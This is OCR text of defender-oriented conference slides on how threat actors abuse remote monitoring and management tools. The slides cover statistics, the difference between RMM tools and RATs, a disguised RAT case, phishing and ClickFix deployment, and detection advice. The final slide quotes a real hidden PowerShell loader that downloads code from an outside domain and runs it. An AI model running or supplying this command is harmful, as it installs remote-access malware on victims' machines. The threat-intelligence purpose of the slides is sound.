
Remote Mismanagement A guide to RMM abuse



>whoami

- SOC Monkey
- Malware Enthusiast
- Professional Brainrotter

“Professionally”, Information Security Analyst

M.S. Cyber Operations, PMRP, BTL1, PSAA

alertoverload.com | bajiri.bsky.social

RMM Abuse

Remote Monitoring and Management (RMM) tool abuse has become increasingly prevalent as threat actors continue to trade traditional payloads for legitimate RMM tools.

This is done for several reasons:

- RMM tools are often deployed and utilized within an environment.
- These are legitimate tools. They are signed by real companies and tend not to trigger alerts upon execution.
- Many RMM tools come with silent or unattended installers.
- Most RMM tools allow for full device control or remote command execution.

RMM Abuse in Numbers

- RMM abuse is up **277%**
- This number includes significant advances in ransomware operator usage, data theft, and espionage campaigns.
- There are **288** unique RMM samples submitted to the MalwareBazaar in 2026 alone.






Figure 44. Select Malware varieties over time in System Intrusion breaches (n for 2026 dataset=10,828) Verizon 2026 DBIR




Attackers are ditching traditional hacking tools and abusing trusted software that blends into normal business workflows—RMM abuse alone is up 277% year over year.

Huntress 2026 Cyber Threat Report

RMM Abuse in Numbers




The most commonly submitted sample to MalwareBazaar was ScreenConnect, with **126** samples. This is closely followed by DattoRMM with **99** samples.



For ScreenConnect samples, the most common distribution method was through the EXE and MSI installers.

RMMs Defined




What is an RMM?

- Remote Monitoring and Management tools (RMM) are tools designed to allow organizations to remotely access, manage, and control devices and assets within the enterprise.

- These tools, like ScreenConnect, BeyondTrust, and AnyDesk, are legitimate tools deployed across environments of all sizes.

- Typically, these tools install agents on endpoints, connecting them to a centralized dashboard.



alertoverload.com | bajiri.bsky.social


RMM vs RAT

“The primary difference between a ’trojan’ and a ’tool’ is whether or not your organization still has control over the software” – Red Canary

- RMM tools have authorization to execute within an environment. RATs do not. Simple as that.
- A typical RMM tool is deployed through an approved method. This may be a GPO, Intune, or other deployment method.
- RMM tools are also from legitimate vendors, sold with the intent to be used by authorized users.
- An RMM tool becomes a RAT when used maliciously by a threat actor.

When an RMM actually is a RAT

- Sometimes, RMM tools are RATs.
- TrustConnect, originally thought to be an abused RMM, was recently found to be a RAT in disguise.
- ProofPoint found that the threat actor utilized an LLM to create a legitimate looking domain designed to convince certificate providers that the software was legitimate.
- The domain provided instructions for cyber criminals to pay cryptocurrency for access to the tool.
- The dashboard allowed actors to create fake branded installers, lures, and to remotely access and control victim devices.



ProofPoint, (Don't) TrustConnect: It's a RAT in an RMM hat

RMM Abuse

How can I tell if an RMM is being abused?

- Great question!

- Many organizations use legitimate RMM tools. These may include RMM tools that are commonly abused by threat actors.


- Detecting malicious RMM usage can often be challenging. There are several detection opportunities for identifying RMM abuse in an environment.

- Deployment is the best opportunity to detect RMM abuse.
  - A legitimate RMM will likely not be deployed via ClickFix-like commands.
  - It's also not likely to be installed through a user's download directory, or from a browser download.

- The easiest detection method of course, is identifying shadow RMM or unauthorized RMM use.
  - Having support staff create tickets when they utilize RMM tools is useful for determining legitimate activity.
  - Identifying RMM tools used within the organization is also helpful. Some organizations utilize multiple tools across different use cases.

Malicious RMM Deployment


- Often, but not always, threat actor deployment of RMM tools starts with phishing.
- In an incident earlier this year, a campaign involving a fake SSA domain asked users to download their social security statements.
- This statement was a ScreenConnect installer named after the lure, “Social_Security_Statement.msi”.



Malicious RMM Deployment

- Another common deployment method is through ClickFix.
- This ClickFix loader comes from a NetSupport ~~RAT~~ RMM deployment in late 2025.
- Often, these campaigns start with SEO poisoning

```
PowerShell.exe -w h -nop -ep Bypass -c
"Add-Type -AssemblyName
System.Net.Http;$X=New-Object
System.Net.Http.HttpClient;$U=$X.GetByte
ArrayAsync('https://lumexa.cloud/V.GRE')
.Result;iex
([Text.Encoding]::UTF8.GetString($U))"
```



alertoverload.com | bajiri.bsky.social

